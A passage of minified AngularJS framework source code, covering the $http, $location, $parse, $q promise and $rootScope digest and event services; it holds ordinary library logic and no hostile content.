g(){q(c,a,d,e)}J&&(200<=a&&300>a?J.put(ca,[a,c,xd(d),e]):J.remove(ca));b?k.$applyAsync(g):(g(),k.$$phase||k.$apply())}function q(a,b,d,e){b=-1<=b?b:0;(200<=b&&300>b?L.resolve:L.reject)({data:a,status:b,headers:yd(d),|         config:c,statusText:e})}function H(a){q(a.data,a.status,ra(a.headers()),a.statusText)}function u(){var a=n.pendingRequests.indexOf(c);-1!==a&&n.pendingRequests.splice(a,1)}var L=h.defer(),T=L.promise,J,U,Y=c.headers,r="jsonp"===N(c.method),ca=c.url;r?ca=m.getTrustedResourceUrl(ca):C(ca)||(ca=m.valueOf(ca));ca=F(ca,c.paramSerializer(c.params));r&&(ca=M(ca,c.jsonpCallbackParam));n.pendingRequests.push(c);T.then(u,u);!c.cache&&!a.cache||!1===c.cache||"GET"!==c.method&&"JSONP"!==c.method||(J=G(c.cache)?|         c.cache:G(a.cache)?a.cache:w);J&&(U=J.get(ca),t(U)?U&&E(U.then)?U.then(H,H):I(U)?q(U[1],U[0],ra(U[2]),U[3]):q(U,200,{},"OK"):J.put(ca,T));v(U)&&((U=Ad(c.url)?f()[c.xsrfCookieName||a.xsrfCookieName]:void 0)&&(Y[c.xsrfHeaderName||a.xsrfHeaderName]=U),e(c.method,ca,d,l,Y,c.timeout,c.withCredentials,c.responseType,g(c.eventHandlers),g(c.uploadEventHandlers)));return T}function F(a,b){0<b.length&&(a+=(-1===a.indexOf("?")?"?":"&")+b);return a}function M(a,b){if(/[&?][^=]+=JSON_CALLBACK/.test(a))throw rc("badjsonp",|         a);if((new RegExp("[&?]"+b+"=")).test(a))throw rc("badjsonp",b,a);return a+=(-1===a.indexOf("?")?"?":"&")+b+"=JSON_CALLBACK"}var w=g("$http");a.paramSerializer=C(a.paramSerializer)?l.get(a.paramSerializer):a.paramSerializer;var u=[];p(d,function(a){u.unshift(C(a)?l.get(a):l.invoke(a))});n.pendingRequests=[];(function(a){p(arguments,function(a){n[a]=function(b,c){return n(O({},c||{},{method:a,url:b}))}})})("get","delete","head","jsonp");(function(a){p(arguments,function(a){n[a]=function(b,c,d){return n(O({},|         d||{},{method:a,url:b,data:c}))}})})("post","put","patch");n.defaults=a;return n}]}function Kf(){this.$get=function(){return function(){return new x.XMLHttpRequest}}}function Jf(){this.$get=["$browser","$jsonpCallbacks","$document","$xhrFactory",function(a,b,d,c){return zg(a,c,a.defer,b,d[0])}]}function zg(a,b,d,c,e){function f(a,b,d){a=a.replace("JSON_CALLBACK",b);var f=e.createElement("script"),m=null;f.type="text/javascript";f.src=a;f.async=!0;m=function(a){f.removeEventListener("load",m);f.removeEventListener("error",|         m);e.body.removeChild(f);f=null;var g=-1,F="unknown";a&&("load"!==a.type||c.wasCalled(b)||(a={type:"error"}),F=a.type,g="error"===a.type?404:200);d&&d(g,F)};f.addEventListener("load",m);f.addEventListener("error",m);e.body.appendChild(f);return m}return function(e,k,h,l,m,n,q,F,M,w){function u(){na&&na();s&&s.abort()}k=k||a.url();if("jsonp"===N(e))var A=c.createCallback(k),na=f(k,A,function(a,b){var e=200===a&&c.getResponse(A);t(D)&&d.cancel(D);na=s=null;l(a,e,"",b);c.removeCallback(A)});else{var s=|         b(e,k);s.open(e,k,!0);p(m,function(a,b){t(a)&&s.setRequestHeader(b,a)});s.onload=function(){var a=s.statusText||"",b="response"in s?s.response:s.responseText,c=1223===s.status?204:s.status;0===c&&(c=b?200:"file"===ua(k).protocol?404:0);var e=s.getAllResponseHeaders();t(D)&&d.cancel(D);na=s=null;l(c,b,e,a)};e=function(){t(D)&&d.cancel(D);na=s=null;l(-1,null,null,"")};s.onerror=e;s.onabort=e;s.ontimeout=e;p(M,function(a,b){s.addEventListener(b,a)});p(w,function(a,b){s.upload.addEventListener(b,a)});|         q&&(s.withCredentials=!0);if(F)try{s.responseType=F}catch(y){if("json"!==F)throw y;}s.send(v(h)?null:h)}if(0<n)var D=d(u,n);else n&&E(n.then)&&n.then(u)}}function Ef(){var a="{{",b="}}";this.startSymbol=function(b){return b?(a=b,this):a};this.endSymbol=function(a){return a?(b=a,this):b};this.$get=["$parse","$exceptionHandler","$sce",function(d,c,e){function f(a){return"\\\\\\"+a}function g(c){return c.replace(n,a).replace(q,b)}function k(a,b,c,d){var e=a.$watch(function(a){e();return d(a)},b,c);return e}|         function h(f,h,q,n){function A(a){try{var b=a;a=q?e.getTrusted(q,b):e.valueOf(b);return n&&!t(a)?a:cc(a)}catch(d){c(Fa.interr(f,d))}}if(!f.length||-1===f.indexOf(a)){var p;h||(h=g(f),p=aa(h),p.exp=f,p.expressions=[],p.$$watchDelegate=k);return p}n=!!n;var s,y,D=0,H=[],Z=[];p=f.length;for(var L=[],T=[];D<p;)if(-1!==(s=f.indexOf(a,D))&&-1!==(y=f.indexOf(b,s+l)))D!==s&&L.push(g(f.substring(D,s))),D=f.substring(s+l,y),H.push(D),Z.push(d(D,A)),D=y+m,T.push(L.length),L.push("");else{D!==p&&L.push(g(f.substring(D)));|         break}q&&1<L.length&&Fa.throwNoconcat(f);if(!h||H.length){var J=function(a){for(var b=0,c=H.length;b<c;b++){if(n&&v(a[b]))return;L[T[b]]=a[b]}return L.join("")};return O(function(a){var b=0,d=H.length,e=Array(d);try{for(;b<d;b++)e[b]=Z[b](a);return J(e)}catch(g){c(Fa.interr(f,g))}},{exp:f,expressions:H,$$watchDelegate:function(a,b){var c;return a.$watchGroup(Z,function(d,e){var g=J(d);E(b)&&b.call(this,g,d!==e?c:g,a);c=g})}})}}var l=a.length,m=b.length,n=new RegExp(a.replace(/./g,f),"g"),q=new RegExp(b.replace(/./g,|         f),"g");h.startSymbol=function(){return a};h.endSymbol=function(){return b};return h}]}function Ff(){this.$get=["$rootScope","$window","$q","$$q","$browser",function(a,b,d,c,e){function f(f,h,l,m){function n(){q?f.apply(null,F):f(u)}var q=4<arguments.length,F=q?xa.call(arguments,4):[],p=b.setInterval,w=b.clearInterval,u=0,A=t(m)&&!m,r=(A?c:d).defer(),s=r.promise;l=t(l)?l:0;s.$$intervalId=p(function(){A?e.defer(n):a.$evalAsync(n);r.notify(u++);0<l&&u>=l&&(r.resolve(u),w(s.$$intervalId),delete g[s.$$intervalId]);|         A||a.$apply()},h);g[s.$$intervalId]=r;return s}var g={};f.cancel=function(a){return a&&a.$$intervalId in g?(g[a.$$intervalId].promise.$$state.pur=!0,g[a.$$intervalId].reject("canceled"),b.clearInterval(a.$$intervalId),delete g[a.$$intervalId],!0):!1};return f}]}function tc(a){a=a.split("/");for(var b=a.length;b--;)a[b]=fb(a[b]);return a.join("/")}function Bd(a,b){var d=ua(a);b.$$protocol=d.protocol;b.$$host=d.hostname;b.$$port=Q(d.port)||Ag[d.protocol]||null}function Cd(a,b){if(Bg.test(a))throw mb("badpath",|         a);var d="/"!==a.charAt(0);d&&(a="/"+a);var c=ua(a);b.$$path=decodeURIComponent(d&&"/"===c.pathname.charAt(0)?c.pathname.substring(1):c.pathname);b.$$search=Tc(c.search);b.$$hash=decodeURIComponent(c.hash);b.$$path&&"/"!==b.$$path.charAt(0)&&(b.$$path="/"+b.$$path)}function uc(a,b){return a.slice(0,b.length)===b}function va(a,b){if(uc(b,a))return b.substr(a.length)}function ja(a){var b=a.indexOf("#");return-1===b?a:a.substr(0,b)}function nb(a){return a.replace(/(#.+)|#$/,"$1")}function vc(a,b,d){this.$$html5=|         !0;d=d||"";Bd(a,this);this.$$parse=function(a){var d=va(b,a);if(!C(d))throw mb("ipthprfx",a,b);Cd(d,this);this.$$path||(this.$$path="/");this.$$compose()};this.$$compose=function(){var a=bc(this.$$search),d=this.$$hash?"#"+fb(this.$$hash):"";this.$$url=tc(this.$$path)+(a?"?"+a:"")+d;this.$$absUrl=b+this.$$url.substr(1);this.$$urlUpdatedByLocation=!0};this.$$parseLinkUrl=function(c,e){if(e&&"#"===e[0])return this.hash(e.slice(1)),!0;var f,g;t(f=va(a,c))?(g=f,g=d&&t(f=va(d,f))?b+(va("/",f)||f):a+g):|         t(f=va(b,c))?g=b+f:b===c+"/"&&(g=b);g&&this.$$parse(g);return!!g}}function wc(a,b,d){Bd(a,this);this.$$parse=function(c){var e=va(a,c)||va(b,c),f;v(e)||"#"!==e.charAt(0)?this.$$html5?f=e:(f="",v(e)&&(a=c,this.replace())):(f=va(d,e),v(f)&&(f=e));Cd(f,this);c=this.$$path;var e=a,g=/^\/[A-Z]:(\/.*)/;uc(f,e)&&(f=f.replace(e,""));g.exec(f)||(c=(f=g.exec(c))?f[1]:c);this.$$path=c;this.$$compose()};this.$$compose=function(){var b=bc(this.$$search),e=this.$$hash?"#"+fb(this.$$hash):"";this.$$url=tc(this.$$path)+|         (b?"?"+b:"")+e;this.$$absUrl=a+(this.$$url?d+this.$$url:"");this.$$urlUpdatedByLocation=!0};this.$$parseLinkUrl=function(b,d){return ja(a)===ja(b)?(this.$$parse(b),!0):!1}}function Dd(a,b,d){this.$$html5=!0;wc.apply(this,arguments);this.$$parseLinkUrl=function(c,e){if(e&&"#"===e[0])return this.hash(e.slice(1)),!0;var f,g;a===ja(c)?f=c:(g=va(b,c))?f=a+d+g:b===c+"/"&&(f=b);f&&this.$$parse(f);return!!f};this.$$compose=function(){var b=bc(this.$$search),e=this.$$hash?"#"+fb(this.$$hash):"";this.$$url=|         tc(this.$$path)+(b?"?"+b:"")+e;this.$$absUrl=a+d+this.$$url;this.$$urlUpdatedByLocation=!0}}function Kb(a){return function(){return this[a]}}function Ed(a,b){return function(d){if(v(d))return this[a];this[a]=b(d);this.$$compose();return this}}function Mf(){var a="!",b={enabled:!1,requireBase:!0,rewriteLinks:!0};this.hashPrefix=function(b){return t(b)?(a=b,this):a};this.html5Mode=function(a){if(La(a))return b.enabled=a,this;if(G(a)){La(a.enabled)&&(b.enabled=a.enabled);La(a.requireBase)&&(b.requireBase=|         a.requireBase);if(La(a.rewriteLinks)||C(a.rewriteLinks))b.rewriteLinks=a.rewriteLinks;return this}return b};this.$get=["$rootScope","$browser","$sniffer","$rootElement","$window",function(d,c,e,f,g){function k(a,b,d){var e=l.url(),g=l.$$state;try{c.url(a,b,d),l.$$state=c.state()}catch(f){throw l.url(e),l.$$state=g,f;}}function h(a,b){d.$broadcast("$locationChangeSuccess",l.absUrl(),a,l.$$state,b)}var l,m;m=c.baseHref();var n=c.url(),q;if(b.enabled){if(!m&&b.requireBase)throw mb("nobase");q=n.substring(0,|         n.indexOf("/",n.indexOf("//")+2))+(m||"/");m=e.history?vc:Dd}else q=ja(n),m=wc;var F=q.substr(0,ja(q).lastIndexOf("/")+1);l=new m(q,F,"#"+a);l.$$parseLinkUrl(n,n);l.$$state=c.state();var p=/^\s*(javascript|mailto):/i;f.on("click",function(a){var e=b.rewriteLinks;if(e&&!a.ctrlKey&&!a.metaKey&&!a.shiftKey&&2!==a.which&&2!==a.button){for(var h=z(a.target);"a"!==ya(h[0]);)if(h[0]===f[0]||!(h=h.parent())[0])return;if(!C(e)||!v(h.attr(e))){var e=h.prop("href"),k=h.attr("href")||h.attr("xlink:href");G(e)&&|         "[object SVGAnimatedString]"===e.toString()&&(e=ua(e.animVal).href);p.test(e)||!e||h.attr("target")||a.isDefaultPrevented()||!l.$$parseLinkUrl(e,k)||(a.preventDefault(),l.absUrl()!==c.url()&&(d.$apply(),g.angular["ff-684208-preventDefault"]=!0))}}});nb(l.absUrl())!==nb(n)&&c.url(l.absUrl(),!0);var w=!0;c.onUrlChange(function(a,b){uc(a,F)?(d.$evalAsync(function(){var c=l.absUrl(),e=l.$$state,g;a=nb(a);l.$$parse(a);l.$$state=b;g=d.$broadcast("$locationChangeStart",a,c,b,e).defaultPrevented;l.absUrl()===|         a&&(g?(l.$$parse(c),l.$$state=e,k(c,!1,e)):(w=!1,h(c,e)))}),d.$$phase||d.$digest()):g.location.href=a});d.$watch(function(){if(w||l.$$urlUpdatedByLocation){l.$$urlUpdatedByLocation=!1;var a=nb(c.url()),b=nb(l.absUrl()),g=c.state(),f=l.$$replace,m=a!==b||l.$$html5&&e.history&&g!==l.$$state;if(w||m)w=!1,d.$evalAsync(function(){var b=l.absUrl(),c=d.$broadcast("$locationChangeStart",b,a,l.$$state,g).defaultPrevented;l.absUrl()===b&&(c?(l.$$parse(a),l.$$state=g):(m&&k(b,f,g===l.$$state?null:l.$$state),|         h(a,g)))})}l.$$replace=!1});return l}]}function Nf(){var a=!0,b=this;this.debugEnabled=function(b){return t(b)?(a=b,this):a};this.$get=["$window",function(d){function c(a){Zb(a)&&(a.stack&&f?a=a.message&&-1===a.stack.indexOf(a.message)?"Error: "+a.message+"\n"+a.stack:a.stack:a.sourceURL&&(a=a.message+"\n"+a.sourceURL+":"+a.line));return a}function e(a){var b=d.console||{},e=b[a]||b.log||B;return function(){var a=[];p(arguments,function(b){a.push(c(b))});return Function.prototype.apply.call(e,b,a)}}|         var f=Ba||/\bEdge\//.test(d.navigator&&d.navigator.userAgent);return{log:e("log"),info:e("info"),warn:e("warn"),error:e("error"),debug:function(){var c=e("debug");return function(){a&&c.apply(b,arguments)}}()}}]}function Cg(a){return a+""}function Dg(a,b){return"undefined"!==typeof a?a:b}function Fd(a,b){return"undefined"===typeof a?b:"undefined"===typeof b?a:a+b}function Eg(a,b){switch(a.type){case r.MemberExpression:if(a.computed)return!1;break;case r.UnaryExpression:return 1;case r.BinaryExpression:return"+"!==|         a.operator?1:!1;case r.CallExpression:return!1}return void 0===b?Gd:b}function X(a,b,d){var c,e,f=a.isPure=Eg(a,d);switch(a.type){case r.Program:c=!0;p(a.body,function(a){X(a.expression,b,f);c=c&&a.expression.constant});a.constant=c;break;case r.Literal:a.constant=!0;a.toWatch=[];break;case r.UnaryExpression:X(a.argument,b,f);a.constant=a.argument.constant;a.toWatch=a.argument.toWatch;break;case r.BinaryExpression:X(a.left,b,f);X(a.right,b,f);a.constant=a.left.constant&&a.right.constant;a.toWatch=|         a.left.toWatch.concat(a.right.toWatch);break;case r.LogicalExpression:X(a.left,b,f);X(a.right,b,f);a.constant=a.left.constant&&a.right.constant;a.toWatch=a.constant?[]:[a];break;case r.ConditionalExpression:X(a.test,b,f);X(a.alternate,b,f);X(a.consequent,b,f);a.constant=a.test.constant&&a.alternate.constant&&a.consequent.constant;a.toWatch=a.constant?[]:[a];break;case r.Identifier:a.constant=!1;a.toWatch=[a];break;case r.MemberExpression:X(a.object,b,f);a.computed&&X(a.property,b,f);a.constant=a.object.constant&&|         (!a.computed||a.property.constant);a.toWatch=[a];break;case r.CallExpression:c=d=a.filter?!b(a.callee.name).$stateful:!1;e=[];p(a.arguments,function(a){X(a,b,f);c=c&&a.constant;a.constant||e.push.apply(e,a.toWatch)});a.constant=c;a.toWatch=d?e:[a];break;case r.AssignmentExpression:X(a.left,b,f);X(a.right,b,f);a.constant=a.left.constant&&a.right.constant;a.toWatch=[a];break;case r.ArrayExpression:c=!0;e=[];p(a.elements,function(a){X(a,b,f);c=c&&a.constant;a.constant||e.push.apply(e,a.toWatch)});a.constant=|         c;a.toWatch=e;break;case r.ObjectExpression:c=!0;e=[];p(a.properties,function(a){X(a.value,b,f);c=c&&a.value.constant&&!a.computed;a.value.constant||e.push.apply(e,a.value.toWatch);a.computed&&(X(a.key,b,f),a.key.constant||e.push.apply(e,a.key.toWatch))});a.constant=c;a.toWatch=e;break;case r.ThisExpression:a.constant=!1;a.toWatch=[];break;case r.LocalsExpression:a.constant=!1,a.toWatch=[]}}function Hd(a){if(1===a.length){a=a[0].expression;var b=a.toWatch;return 1!==b.length?b:b[0]!==a?b:void 0}}|         function Id(a){return a.type===r.Identifier||a.type===r.MemberExpression}function Jd(a){if(1===a.body.length&&Id(a.body[0].expression))return{type:r.AssignmentExpression,left:a.body[0].expression,right:{type:r.NGValueParameter},operator:"="}}function Kd(a){this.$filter=a}function Ld(a){this.$filter=a}function xc(a,b,d){this.ast=new r(a,d);this.astCompiler=d.csp?new Ld(b):new Kd(b)}function yc(a){return E(a.valueOf)?a.valueOf():Fg.call(a)}function Of(){var a=R(),b={"true":!0,"false":!1,"null":null,|         undefined:void 0},d,c;this.addLiteral=function(a,c){b[a]=c};this.setIdentifierFns=function(a,b){d=a;c=b;return this};this.$get=["$filter",function(e){function f(a,b,c){return null==a||null==b?a===b:"object"!==typeof a||(a=yc(a),"object"!==typeof a||c)?a===b||a!==a&&b!==b:!1}function g(a,b,c,d,e){var g=d.inputs,h;if(1===g.length){var k=f,g=g[0];return a.$watch(function(a){var b=g(a);f(b,k,g.isPure)||(h=d(a,void 0,void 0,[b]),k=b&&yc(b));return h},b,c,e)}for(var l=[],m=[],n=0,p=g.length;n<p;n++)l[n]=|         f,m[n]=null;return a.$watch(function(a){for(var b=!1,c=0,e=g.length;c<e;c++){var k=g[c](a);if(b||(b=!f(k,l[c],g[c].isPure)))m[c]=k,l[c]=k&&yc(k)}b&&(h=d(a,void 0,void 0,m));return h},b,c,e)}function k(a,b,c,d,e){function f(a){return d(a)}function h(a,c,d){l=a;E(b)&&b(a,c,d);t(a)&&d.$$postDigest(function(){t(l)&&k()})}var k,l;return k=d.inputs?g(a,h,c,d,e):a.$watch(f,h,c)}function h(a,b,c,d){function e(a){var b=!0;p(a,function(a){t(a)||(b=!1)});return b}var g,f;return g=a.$watch(function(a){return d(a)},|         function(a,c,d){f=a;E(b)&&b(a,c,d);e(a)&&d.$$postDigest(function(){e(f)&&g()})},c)}function l(a,b,c,d){var e=a.$watch(function(a){e();return d(a)},b,c);return e}function m(a,b){if(!b)return a;var c=a.$$watchDelegate,d=!1,e=c!==h&&c!==k?function(c,e,g,f){g=d&&f?f[0]:a(c,e,g,f);return b(g,c,e)}:function(c,d,e,g){e=a(c,d,e,g);c=b(e,c,d);return t(e)?c:e},d=!a.inputs;c&&c!==g?(e.$$watchDelegate=c,e.inputs=a.inputs):b.$stateful||(e.$$watchDelegate=g,e.inputs=a.inputs?a.inputs:[a]);e.inputs&&(e.inputs=e.inputs.map(function(a){return a.isPure===|         Gd?function(b){return a(b)}:a}));return e}var n={csp:Ja().noUnsafeEval,literals:Ia(b),isIdentifierStart:E(d)&&d,isIdentifierContinue:E(c)&&c};return function(b,c){var d,f,p;switch(typeof b){case "string":return p=b=b.trim(),d=a[p],d||(":"===b.charAt(0)&&":"===b.charAt(1)&&(f=!0,b=b.substring(2)),d=new zc(n),d=(new xc(d,e,n)).parse(b),d.constant?d.$$watchDelegate=l:f?d.$$watchDelegate=d.literal?h:k:d.inputs&&(d.$$watchDelegate=g),a[p]=d),m(d,c);case "function":return m(b,c);default:return m(B,c)}}}]}|         function Qf(){var a=!0;this.$get=["$rootScope","$exceptionHandler",function(b,d){return Md(function(a){b.$evalAsync(a)},d,a)}];this.errorOnUnhandledRejections=function(b){return t(b)?(a=b,this):a}}function Rf(){var a=!0;this.$get=["$browser","$exceptionHandler",function(b,d){return Md(function(a){b.defer(a)},d,a)}];this.errorOnUnhandledRejections=function(b){return t(b)?(a=b,this):a}}function Md(a,b,d){function c(){return new e}function e(){var a=this.promise=new f;this.resolve=function(b){h(a,b)};|         this.reject=function(b){m(a,b)};this.notify=function(b){q(a,b)}}function f(){this.$$state={status:0}}function g(){for(;!t&&s.length;){var a=s.shift();if(!a.pur){a.pur=!0;var c=a.value,c="Possibly unhandled rejection: "+("function"===typeof c?c.toString().replace(/ \{[\s\S]*$/,""):v(c)?"undefined":"string"!==typeof c?Ee(c,void 0):c);Zb(a.value)?b(a.value,c):b(c)}}}function k(b){!d||b.pending||2!==b.status||b.pur||(0===t&&0===s.length&&a(g),s.push(b));!b.processScheduled&&b.pending&&(b.processScheduled=|         !0,++t,a(function(){var c,e,f;f=b.pending;b.processScheduled=!1;b.pending=void 0;try{for(var k=0,l=f.length;k<l;++k){b.pur=!0;e=f[k][0];c=f[k][b.status];try{E(c)?h(e,c(b.value)):1===b.status?h(e,b.value):m(e,b.value)}catch(n){m(e,n)}}}finally{--t,d&&0===t&&a(g)}}))}function h(a,b){a.$$state.status||(b===a?n(a,A("qcycle",b)):l(a,b))}function l(a,b){function c(b){f||(f=!0,l(a,b))}function d(b){f||(f=!0,n(a,b))}function e(b){q(a,b)}var g,f=!1;try{if(G(b)||E(b))g=b.then;E(g)?(a.$$state.status=-1,g.call(b,|         c,d,e)):(a.$$state.value=b,a.$$state.status=1,k(a.$$state))}catch(h){d(h)}}function m(a,b){a.$$state.status||n(a,b)}function n(a,b){a.$$state.value=b;a.$$state.status=2;k(a.$$state)}function q(c,d){var e=c.$$state.pending;0>=c.$$state.status&&e&&e.length&&a(function(){for(var a,c,g=0,f=e.length;g<f;g++){c=e[g][0];a=e[g][3];try{q(c,E(a)?a(d):d)}catch(h){b(h)}}})}function F(a){var b=new f;m(b,a);return b}function r(a,b,c){var d=null;try{E(c)&&(d=c())}catch(e){return F(e)}return d&&E(d.then)?d.then(function(){return b(a)},|         F):b(a)}function w(a,b,c,d){var e=new f;h(e,a);return e.then(b,c,d)}function u(a){if(!E(a))throw A("norslvr",a);var b=new f;a(function(a){h(b,a)},function(a){m(b,a)});return b}var A=K("$q",TypeError),t=0,s=[];O(f.prototype,{then:function(a,b,c){if(v(a)&&v(b)&&v(c))return this;var d=new f;this.$$state.pending=this.$$state.pending||[];this.$$state.pending.push([d,a,b,c]);0<this.$$state.status&&k(this.$$state);return d},"catch":function(a){return this.then(null,a)},"finally":function(a,b){return this.then(function(b){return r(b,|         y,a)},function(b){return r(b,F,a)},b)}});var y=w;u.prototype=f.prototype;u.defer=c;u.reject=F;u.when=w;u.resolve=y;u.all=function(a){var b=new f,c=0,d=I(a)?[]:{};p(a,function(a,e){c++;w(a).then(function(a){d[e]=a;--c||h(b,d)},function(a){m(b,a)})});0===c&&h(b,d);return b};u.race=function(a){var b=c();p(a,function(a){w(a).then(b.resolve,b.reject)});return b.promise};return u}function $f(){this.$get=["$window","$timeout",function(a,b){var d=a.requestAnimationFrame||a.webkitRequestAnimationFrame,c=a.cancelAnimationFrame|||         a.webkitCancelAnimationFrame||a.webkitCancelRequestAnimationFrame,e=!!d,f=e?function(a){var b=d(a);return function(){c(b)}}:function(a){var c=b(a,16.66,!1);return function(){b.cancel(c)}};f.supported=e;return f}]}function Pf(){function a(a){function b(){this.$$watchers=this.$$nextSibling=this.$$childHead=this.$$childTail=null;this.$$listeners={};this.$$listenerCount={};this.$$watchersCount=0;this.$id=++sb;this.$$ChildScope=null}b.prototype=a;return b}var b=10,d=K("$rootScope"),c=null,e=null;this.digestTtl=|         function(a){arguments.length&&(b=a);return b};this.$get=["$exceptionHandler","$parse","$browser",function(f,g,k){function h(a){a.currentScope.$$destroyed=!0}function l(a){9===Ba&&(a.$$childHead&&l(a.$$childHead),a.$$nextSibling&&l(a.$$nextSibling));a.$parent=a.$$nextSibling=a.$$prevSibling=a.$$childHead=a.$$childTail=a.$root=a.$$watchers=null}function m(){this.$id=++sb;this.$$phase=this.$parent=this.$$watchers=this.$$nextSibling=this.$$prevSibling=this.$$childHead=this.$$childTail=null;this.$root=|         this;this.$$destroyed=!1;this.$$listeners={};this.$$listenerCount={};this.$$watchersCount=0;this.$$isolateBindings=null}function n(a){if(A.$$phase)throw d("inprog",A.$$phase);A.$$phase=a}function q(a,b){do a.$$watchersCount+=b;while(a=a.$parent)}function F(a,b,c){do a.$$listenerCount[c]-=b,0===a.$$listenerCount[c]&&delete a.$$listenerCount[c];while(a=a.$parent)}function r(){}function w(){for(;y.length;)try{y.shift()()}catch(a){f(a)}e=null}function u(){null===e&&(e=k.defer(function(){A.$apply(w)}))}|         m.prototype={constructor:m,$new:function(b,c){var d;c=c||this;b?(d=new m,d.$root=this.$root):(this.$$ChildScope||(this.$$ChildScope=a(this)),d=new this.$$ChildScope);d.$parent=c;d.$$prevSibling=c.$$childTail;c.$$childHead?(c.$$childTail.$$nextSibling=d,c.$$childTail=d):c.$$childHead=c.$$childTail=d;(b||c!==this)&&d.$on("$destroy",h);return d},$watch:function(a,b,d,e){var f=g(a);if(f.$$watchDelegate)return f.$$watchDelegate(this,b,d,f,a);var h=this,k=h.$$watchers,l={fn:b,last:r,get:f,exp:e||a,eq:!!d};|         c=null;E(b)||(l.fn=B);k||(k=h.$$watchers=[],k.$$digestWatchIndex=-1);k.unshift(l);k.$$digestWatchIndex++;q(this,1);return function(){var a=cb(k,l);0<=a&&(q(h,-1),a<k.$$digestWatchIndex&&k.$$digestWatchIndex--);c=null}},$watchGroup:function(a,b){function c(){h=!1;k?(k=!1,b(e,e,f)):b(e,d,f)}var d=Array(a.length),e=Array(a.length),g=[],f=this,h=!1,k=!0;if(!a.length){var l=!0;f.$evalAsync(function(){l&&b(e,e,f)});return function(){l=!1}}if(1===a.length)return this.$watch(a[0],function(a,c,g){e[0]=a;d[0]=|         c;b(e,a===c?e:d,g)});p(a,function(a,b){var k=f.$watch(a,function(a,g){e[b]=a;d[b]=g;h||(h=!0,f.$evalAsync(c))});g.push(k)});return function(){for(;g.length;)g.shift()()}},$watchCollection:function(a,b){function c(a){e=a;var b,d,g,h;if(!v(e)){if(G(e))if(oa(e))for(f!==n&&(f=n,s=f.length=0,l++),a=e.length,s!==a&&(l++,f.length=s=a),b=0;b<a;b++)h=f[b],g=e[b],d=h!==h&&g!==g,d||h===g||(l++,f[b]=g);else{f!==q&&(f=q={},s=0,l++);a=0;for(b in e)wa.call(e,b)&&(a++,g=e[b],h=f[b],b in f?(d=h!==h&&g!==g,d||h===|         g||(l++,f[b]=g)):(s++,f[b]=g,l++));if(s>a)for(b in l++,f)wa.call(e,b)||(s--,delete f[b])}else f!==e&&(f=e,l++);return l}}c.$stateful=!0;var d=this,e,f,h,k=1<b.length,l=0,m=g(a,c),n=[],q={},p=!0,s=0;return this.$watch(m,function(){p?(p=!1,b(e,e,d)):b(e,h,d);if(k)if(G(e))if(oa(e)){h=Array(e.length);for(var a=0;a<e.length;a++)h[a]=e[a]}else for(a in h={},e)wa.call(e,a)&&(h[a]=e[a]);else h=e})},$digest:function(){var a,g,h,l,m,q,p,F=b,y,u=[],v,x;n("$digest");k.$$checkUrlChange();this===A&&null!==e&&(k.defer.cancel(e),|         w());c=null;do{p=!1;y=this;for(q=0;q<t.length;q++){try{x=t[q],l=x.fn,l(x.scope,x.locals)}catch(z){f(z)}c=null}t.length=0;a:do{if(q=y.$$watchers)for(q.$$digestWatchIndex=q.length;q.$$digestWatchIndex--;)try{if(a=q[q.$$digestWatchIndex])if(m=a.get,(g=m(y))!==(h=a.last)&&!(a.eq?sa(g,h):ba(g)&&ba(h)))p=!0,c=a,a.last=a.eq?Ia(g,null):g,l=a.fn,l(g,h===r?g:h,y),5>F&&(v=4-F,u[v]||(u[v]=[]),u[v].push({msg:E(a.exp)?"fn: "+(a.exp.name||a.exp.toString()):a.exp,newVal:g,oldVal:h}));else if(a===c){p=!1;break a}}catch(B){f(B)}if(!(q=|         y.$$watchersCount&&y.$$childHead||y!==this&&y.$$nextSibling))for(;y!==this&&!(q=y.$$nextSibling);)y=y.$parent}while(y=q);if((p||t.length)&&!F--)throw A.$$phase=null,d("infdig",b,u);}while(p||t.length);for(A.$$phase=null;D<s.length;)try{s[D++]()}catch(G){f(G)}s.length=D=0;k.$$checkUrlChange()},$destroy:function(){if(!this.$$destroyed){var a=this.$parent;this.$broadcast("$destroy");this.$$destroyed=!0;this===A&&k.$$applicationDestroyed();q(this,-this.$$watchersCount);for(var b in this.$$listenerCount)F(this,|         this.$$listenerCount[b],b);a&&a.$$childHead===this&&(a.$$childHead=this.$$nextSibling);a&&a.$$childTail===this&&(a.$$childTail=this.$$prevSibling);this.$$prevSibling&&(this.$$prevSibling.$$nextSibling=this.$$nextSibling);this.$$nextSibling&&(this.$$nextSibling.$$prevSibling=this.$$prevSibling);this.$destroy=this.$digest=this.$apply=this.$evalAsync=this.$applyAsync=B;this.$on=this.$watch=this.$watchGroup=function(){return B};this.$$listeners={};this.$$nextSibling=null;l(this)}},$eval:function(a,b){return g(a)(this,|         b)},$evalAsync:function(a,b){A.$$phase||t.length||k.defer(function(){t.length&&A.$digest()});t.push({scope:this,fn:g(a),locals:b})},$$postDigest:function(a){s.push(a)},$apply:function(a){try{n("$apply");try{return this.$eval(a)}finally{A.$$phase=null}}catch(b){f(b)}finally{try{A.$digest()}catch(c){throw f(c),c;}}},$applyAsync:function(a){function b(){c.$eval(a)}var c=this;a&&y.push(b);a=g(a);u()},$on:function(a,b){var c=this.$$listeners[a];c||(this.$$listeners[a]=c=[]);c.push(b);var d=this;do d.$$listenerCount[a]|||         (d.$$listenerCount[a]=0),d.$$listenerCount[a]++;while(d=d.$parent);var e=this;return function(){var d=c.indexOf(b);-1!==d&&(c[d]=null,F(e,1,a))}},$emit:function(a,b){var c=[],d,e=this,g=!1,h={name:a,targetScope:e,stopPropagation:function(){g=!0},preventDefault:function(){h.defaultPrevented=!0},defaultPrevented:!1},k=db([h],arguments,1),l,m;do{d=e.$$listeners[a]||c;h.currentScope=e;l=0;for(m=d.length;l<m;l++)if(d[l])try{d[l].apply(null,k)}catch(n){f(n)}else d.splice(l,1),l--,m--;if(g)return h.currentScope=|         null,h;e=e.$parent}while(e);h.currentScope=null;return h},$broadcast:function(a,b){var c=this,d=this,e={name:a,targetScope:this,preventDefault:function(){e.defaultPrevented=!0},defaultPrevented:!1};if(!this.$$listenerCount[a])return e;for(var g=db([e],arguments,1),h,k;c=d;){e.currentScope=c;d=c.$$listeners[a]||[];h=0;for(k=d.length;h<k;h++)if(d[h])try{d[h].apply(null,g)}catch(l){f(l)}else d.splice(h,1),h--,k--;if(!(d=c.$$listenerCount[a]&&c.$$childHead||c!==this&&c.$$nextSibling))for(;c!==this&&!(d=|         c.$$nextSibling);)c=c.$parent}e.currentScope=null;return e}};var A=new 